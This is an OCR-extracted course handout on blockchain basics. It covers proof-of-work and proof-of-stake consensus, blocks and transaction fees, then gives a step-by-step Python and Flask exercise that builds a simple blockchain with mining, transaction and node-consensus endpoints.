  - In a fair way, that everyone in the network agrees on
  - The chain with the most work or highest stake represents network consensus (Satoshi's explanation: https://tinyurl.com/satgenerals)
- Proof-of-work (PoW) algorithms
  - Nodes compete to find a solution to a heavy cryptographic puzzle
  - Used in Bitcoin, Ethereum, Litecoin, Zcash, Monero, Bitcoin Gold
- Proof-of-stake (PoS) algorithms and others
  - The next creator is selected randomly, proportionally to its stake in the network, used in EOS, Cardano, NEO, Lisk, Stellar, Qtum, ...

Proof-of-Work (PoW)

- Proof-of-work (PoW) algorithms
  - Challenge all nodes to solve a cryptographic puzzle (work)
    - Requires heavy and expensive computations + equipment + power
    - Example: find a number ***nonce***, such that ***SHA256(prev_block_hash + transactions + nonce) < target***
    - The number ***target*** is known as "network difficulty"
  - The node first solved the puzzle is the winner
    - It creates the next block and takes some coins as award
    - The solution acts as proof-of-work, verified by the other nodes


Proof-of-Stake (PoS)

- Proof-of-stake (PoS) algorithms
  - Use transaction validators instead of miners
  - Small hardware needs and power consumption
  - A node becomes a validator by locking some coins (stake)
- PoS selects the next block creator among all validators
  - Many flavors of proof-of-stake → many PoS consensus algorithms
  - Select random next validator / select several candidates and perform voting on their proposed chains to select one of them

Blockchain Technology Explained

Blocks, Transactions, Hashes, Chaining

Blockchain == Chain of Data Blocks



Example: https://explorer.dash.org/block/0000000000000003d2375d8c801872455116847b44f138546a21f5f375b5165a2

Blocks

- In blockchain the blocks are created by the miners / validators
  - Bitcoin blocks: https://blockchain.info/blocks
  - Ethereum blocks: https://etherscan.io/blocks
  - Each block holds a set of transactions
- Block time == the time between two blocks
  - From few seconds to few hours
  - Bitcoin: average block time = 8-10 minutes
  - Ethereum: average block time = 12-15 seconds

Transactions

- Transactions hold information about fund transfers

Transaction

Input address	Value
1EnimyBtFhnznMPVsAjtF...	1.25
3QeQh2EhM16cv2Lf15Ez...	0.25
1EER58rEaxnSE5TTrtiKr7i...	0.50

Total inputs: 2.00

Output address	Value
1A76Hhd7ahsHa5rFGat6...	1.80
3Mgh5G8HhsOJs68pIgsB...	0.15

Total outputs: 1.95


Transaction fee = 2.00 - 1.95 = 0.05


Example: https://explorer.dash.org/tx/1a94ca1eebdb0487c4c84a98662dd6e090a772970138 2b332272a94c7be521ad


Mining the Next Block


Transaction Speed and Fees


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.























Exercises: Build Your Own Blockchain

In this exercise you will learn how **Blockchain networks** work by building a simple one in Python. **Blockchain** is an immutable, sequential chain of records called **blocks**. Blocks can hold **transactions**, documents, files or any data you like, really, but the important thing is that blocks are chained together using hashes. The blockchain networks consists of interconnected **nodes** which update the blocks together using a **consensus algorithm** (like proof-of-work). Original source: https://hackernoon.com/learn-blockchains-by-building-one-117428612f46.


You will need **Python 3.6+**, **Python IDE** and HTTP client like **Postman** or **cURL**. Also, you will need to install the **Flask** Requests Library for Python.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Install Python and Flask

To **install Python** and all required libraries in Windows, use the steps below:


1. If you have installed Python, you can skip this step. If not, go to python website: https://www.python.org/downloads/ and download "**Python 3.6**" or later. Then install it.




2. Choose the [Customize installation] link.

3. Check all the options and click [Next].

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Check also the **"Add Python to environment variables"** (by default it is not checked) and click [Install].



4. After completing open Command Line Interpreter and write the command: "**python -V**". You should see the Python version. Note the capital "**V**".
5. Then install the "**Flask**" library using the command:


```
pip install Flask==0.12.2 requests==2.18.4
```

Install Postman


We will need also **Postman** HTTP client as we mention it above.

1. Go to the official Postman web site: https://www.getpostman.com, download and install Postman.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



2. After installing it, you should sign up (it is free).




3. After signing up you will see the following window. You can close the inner one.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

4. Finally you should see window like this one below:



5. Now we have all we need to start writing and testing the code.

Building Our Blockchain

1. Firstly, open your favorite text editor or Python IDE (e.g. PyCharm).
2. Create a new file, called "**`blockchain.py`**".
    - If you are new to Python, remember to never mix tabs with spaces.
    - You may get errors like this "TabError: inconsistent use of tabs and spaces in indentation".
    - Use 4 tabs for indenting code blocks.
3. We will create a Blockchain class whose constructor creates an initial empty list to store our blockchain, and another to store transactions. Here is how it will look like:

```
class Blockchain(object):
    def __init__(self):
        self.chain = []
        self.current_transactions = []

    def new_block(self):
        # Creates a new Block and adds it to the chain
        pass

    def new_transaction(self):
        # Adds a new transaction to the list of transactions
        pass

    @staticmethod
    def hash(block):
        # Hashes a Block
        pass

    @property
    def last_block(self):
        # Returns the last Block in the chain
        pass
```

4. This is how does a block looks like:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
block = {
        'index': 1,
        'timestamp': 1506057125.900785,
        'transactions': [
            {
                'sender': "8527147fe1f5426f9dd545de4b27ee00",
                'recipient': "a77f5cdfa2934df3954a5c7c7da5df1f",
                'amount': 5,
            }
        ],
        'proof': 324984774000,
        'previous_hash': "2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824"
    }
```

Each **Block** has an **index**, a **timestamp**, **a list of transactions**, **a proof** and the **hash of the previous Block**.

5. Now we will create the method **`new_transaction()`** which will add the new transactions to the block.

```
def new_transaction(self, sender, recipient, amount):
    """
    Creates a new transaction to go into the next mined Block
    :param sender: <str> Address of the Sender
    :param recipient: <str> Address of the Recipient
    :param amount: <int> Amount
    :return: <int> The index of the Block that will hold this transaction
    """

    self.current_transactions.append({
        'sender': sender,
        'recipient': recipient,
        'amount': amount,
    })

    return self.last_block['index'] + 1
```

After **`new_transaction()`** adds a **transaction** to the list, it returns the index of the block which the transaction will be added to—the next one to be mined.

When our **Blockchain** is instantiated, we'll need to seed it with a **genesis block**—a block with no predecessors. We'll also need to add a "proof" to our genesis block which is the result of mining (or proof of work).

```
class Blockchain(object):
    def __init__(self):
        self.chain = []
        self.current_transactions = []

        # Create the genesis block
        self.new_block(previous_hash='1', proof=100)
```

6. In addition to creating the **genesis block** in our constructor, we'll also flesh out the methods for **`new_block()`**, **`new_transaction()`** and **`hash()`**. Now we will create the **`new_block()`** and **`hash()`** functions.
7. Firstly we should import some libraries to the class.

```
import hashlib
import json
from time import time
```

8. Then we will implement the **`new_block()`** function.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
def new_block(self, proof, previous_hash=None):
    """
    Create a new Block in the Blockchain
    :param proof: <int> The proof given by the Proof of Work algorithm
    :param previous_hash: (Optional) <str> Hash of previous Block
    :return: <dict> New Block
    """

    block = {
        'index': len(self.chain) + 1,
        'timestamp': time(),
        'transactions': self.current_transactions,
        'proof': proof,
        'previous_hash': previous_hash or self.hash(self.chain[-1]),
    }

    # Reset the current list of transactions
    self.current_transactions = []

    self.chain.append(block)
    return block
```

9. We now have blocks and we should implement last_block() function to be able to see the last block.

```
@property
def last_block(self):
    return self.chain[-1]
```

10. And the **hash()** function should look like this:

```
@staticmethod
def hash(block):
    """
    Creates a SHA-256 hash of a Block
    :param block: <dict> Block
    :return: <str>
    """

    # We must make sure that the Dictionary is Ordered, or we'll have inconsistent hashes
    block_string = json.dumps(block, sort_keys=True).encode()
    return hashlib.sha256(block_string).hexdigest()
```

A proof-of-work algorithm is how new Blocks are created or mined on the blockchain. The goal of PoW is to discover a number which solves a cryptographic problem. The number must be difficult to find but easy to verify—computationally speaking—by anyone on the network. This is the core idea behind proof-of-work.

11. We should import:

```
from uuid import uuid4
```

12. Now the implementation of basic proof-of-work algorithm:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```python
def proof_of_work(self, last_proof):
    """
    Simple Proof of Work Algorithm:
     - Find a number p' such that hash(pp') contains leading 4 zeroes, where p is the previous p'
     - p is the previous proof, and p' is the new proof
    :param last_proof: <int>
    :return: <int>
    """

    proof = 0
    while self.valid_proof(last_proof, proof) is False:
        proof += 1

    return proof
```

13. We will also need the **`valid_proof()`** static method implemented.

```python
@staticmethod
def valid_proof(last_proof, proof):
    """
    Validates the Proof: Does hash(last_proof, proof) contain 4 leading zeroes?

    :param last_proof: <int> Previous proof
    :param proof: <int> Current proof
    :return: <bool> True if correct, False if not
    """

    guess = f'{last_proof}{proof}'.encode()
    guess_hash = hashlib.sha256(guess).hexdigest()
    return guess_hash[:4] == "0000"
```

To adjust the difficulty of the algorithm, we could modify the number of leading zeroes. But 4 is sufficient. You'll find out that the addition of a single leading zero makes a mammoth difference to the time required to find a solution.

Our class is almost complete and we are ready to begin interacting with it using HTTP requests.

Exposing a Blockchain API

We're going to use the Python Flask Framework. It's a micro-framework and it makes it easy to map endpoints to Python functions. This allows us talk to our Blockchain over the web using HTTP requests.

We'll create three API endpoints:

- **`/transactions/new`** – to create a new transaction to a block
- **`/mine`** – to tell our server to mine a new block.
- **`/chain`** – to return the full blockchain.

Let's set up the Flask framework.

1. We need the following import:

```python
from flask import Flask, jsonify, request
```

2. Firstly, we instantiate our node.
3. Then create a random name for our node.
4. And instantiate out the **`Blockchain`** class.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
# Instantiate our Node
app = Flask(__name__)

# Generate a globally unique address for this node
node_identifier = str(uuid4()).replace('-', '')

# Instantiate the Blockchain
blockchain = Blockchain()
```

5. Create the **/mine** endpoint, which is a GET request.
6. Create the **/transactions/new** endpoint, which is a POST request, since we'll be sending data to it.
7. Create the **/chain** endpoint, which returns the full blockchain.
8. Runs the server on port 5000.

```
@app.route('/mine', methods=['GET'])
def mine():
    return "We'll mine a new Block"

@app.route('/transactions/new', methods=['POST'])
def new_transaction():
    return "We'll add a new transaction"

@app.route('/chain', methods=['GET'])
def full_chain():
    response = {
        'chain': blockchain.chain,
        'length': len(blockchain.chain),
    }
    return jsonify(response), 200

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

9. We will implement the **new_transaction()** function:

```
@app.route('/transactions/new', methods=['POST'])
def new_transaction():
    values = request.get_json()

    # Check that the required fields are in the POST'ed data
    required = ['sender', 'recipient', 'amount']
    if not all(k in values for k in required):
        return 'Missing values', 400

    # Create a new transaction
    index = blockchain.new_transaction(values['sender'], values['recipient'], values['amount'])

    response = {'message': f'Transaction will be added to Block {index}'}
    return jsonify(response), 201
```

10. It is time to implement the **mine()** function:
    a. Calculate the Proof of Work

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
@app.route('/mine', methods=['GET'])
def mine():
    # We run the proof of work algorithm to get the next proof...
    last_block = blockchain.last_block
    last_proof = last_block['proof']
    proof = blockchain.proof_of_work(last_proof)
```

b. Reward the miner (us) by adding a transaction granting us 1 coin

```
# We must receive a reward for finding the proof.
# The sender is "0" to signify that this node has mined a new coin.
blockchain.new_transaction(
    sender="0",
    recipient=node_identifier,
    amount=1,
)
```

c. Add the new block to the chain and forget it

```
# Forge the new Block by adding it to the chain
previous_hash = blockchain.hash(last_block)
block = blockchain.new_block(proof, previous_hash)

response = {
    'message': "New Block Forged",
    'index': block['index'],
    'transactions': block['transactions'],
    'proof': block['proof'],
    'previous_hash': block['previous_hash'],
}
return jsonify(response), 200
```

Implementing a Consensus Algorithm

So far, we've got a basic Blockchain that accepts transactions and allows us to mine new blocks.

But the whole point of blockchains is that they should be decentralized. Now we'll have to implement a Consensus Algorithm if we want more than one node in our network.

1. Each node on our network should keep a registry of other nodes on the network. Thus, we'll need some more endpoints:
   - **`/nodes/register`** – to accept a list of new nodes in the form of URLs.
   - **`/nodes/resolve`** – to implement our Consensus Algorithm, which resolves any conflicts – to ensure a node has the correct chain.
2. We'll need to modify our Blockchain's constructor and provide a method for registering nodes:
   a. We should add to the constructor:

```
self.nodes = set()
```

   b. We should import:

```
from urllib.parse import urlparse
```

   And the **`register_nodes()`** method:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```python
def register_node(self, address):
    """
    Add a new node to the list of nodes
    :param address: Address of node. Eg. 'http://192.168.0.5:5000'
    """

    parsed_url = urlparse(address)
    self.nodes.add(parsed_url.netloc)
```

3. We should import:

```python
import requests
```

We'll make the rule that the longest valid chain is authoritative. In other words, the longest chain on the network is the de-facto one. Using this algorithm, we reach consensus amongst the nodes in our network.

4. The first method **`valid_chain()`** is responsible for checking if a chain is valid by looping through each block and verifying both the hash and the proof.

```python
def valid_chain(self, chain):
    """
    Determine if a given blockchain is valid
    :param chain: A blockchain
    :return: True if valid, False if not
    """

    last_block = chain[0]
    current_index = 1

    while current_index < len(chain):
        block = chain[current_index]
        print(f'{last_block}')
        print(f'{block}')
        print("\n----------\n")
        # Check that the hash of the block is correct
        if block['previous_hash'] != self.hash(last_block):
            return False

        # Check that the Proof of Work is correct
        if not self.valid_proof(last_block['proof'], block['proof']):
            return False

        last_block = block
        current_index += 1

    return True
```

5. The method **`resolve_conflicts()`** loops through all our neighboring nodes, downloads their chains and verifies them using the above method.
    - If a valid chain is found, whose length is bigger than ours, we replace ours.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```python
def resolve_conflicts(self):
    """
    This is our consensus algorithm, it resolves conflicts
    by replacing our chain with the longest one in the network.
    :return: True if our chain was replaced, False if not
    """

    neighbours = self.nodes
    new_chain = None

    # We're only looking for chains longer than ours
    max_length = len(self.chain)

    # Grab and verify the chains from all the nodes in our network
    for node in neighbours:
        response = requests.get(f'http://{node}/chain')

        if response.status_code == 200:
            length = response.json()['length']
            chain = response.json()['chain']

            # Check if the length is longer and the chain is valid
            if length > max_length and self.valid_chain(chain):
                max_length = length
                new_chain = chain

    # Replace our chain if we've discovered a new, valid chain, longer than ours
    if new_chain:
        self.chain = new_chain
        return True

    return False
```

6. Let's **register** the two endpoints to our **API**, one for adding neighboring nodes and the another for resolving conflicts:
    c. First the **`register_nodes()`** function:

```python
@app.route('/nodes/register', methods=['POST'])
def register_nodes():
    values = request.get_json()

    nodes = values.get('nodes')
    if nodes is None:
        return "Error: Please supply a valid list of nodes", 400

    for node in nodes:
        blockchain.register_node(node)

    response = {
        'message': 'New nodes have been added',
        'total_nodes': list(blockchain.nodes),
    }
    return jsonify(response), 201
```

    d. Then the **`consensus()`** function:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
@app.route('/nodes/resolve', methods=['GET'])
def consensus():
    replaced = blockchain.resolve_conflicts()

    if replaced:
        response = {
            'message': 'Our chain was replaced',
            'new_chain': blockchain.chain
        }
    else:
        response = {
            'message': 'Our chain is authoritative',
            'chain': blockchain.chain
        }

    return jsonify(response), 200
```

7. Finally, to run the app you will need this method:

```
if __name__ == '__main__':
    from argparse import ArgumentParser

    parser = ArgumentParser()
    parser.add_argument('-p', '--port', default=5000, type=int, help='port to listen on')
    args = parser.parse_args()
    port = args.port

    app.run(host='127.0.0.1', port=port)
```

At this point you can grab a different machine if you like, and spin up different nodes on your network. Or spin up processes using different ports on the same machine.

- It is easier to spin up another node on your machine, on a different port, and register it with your current node.
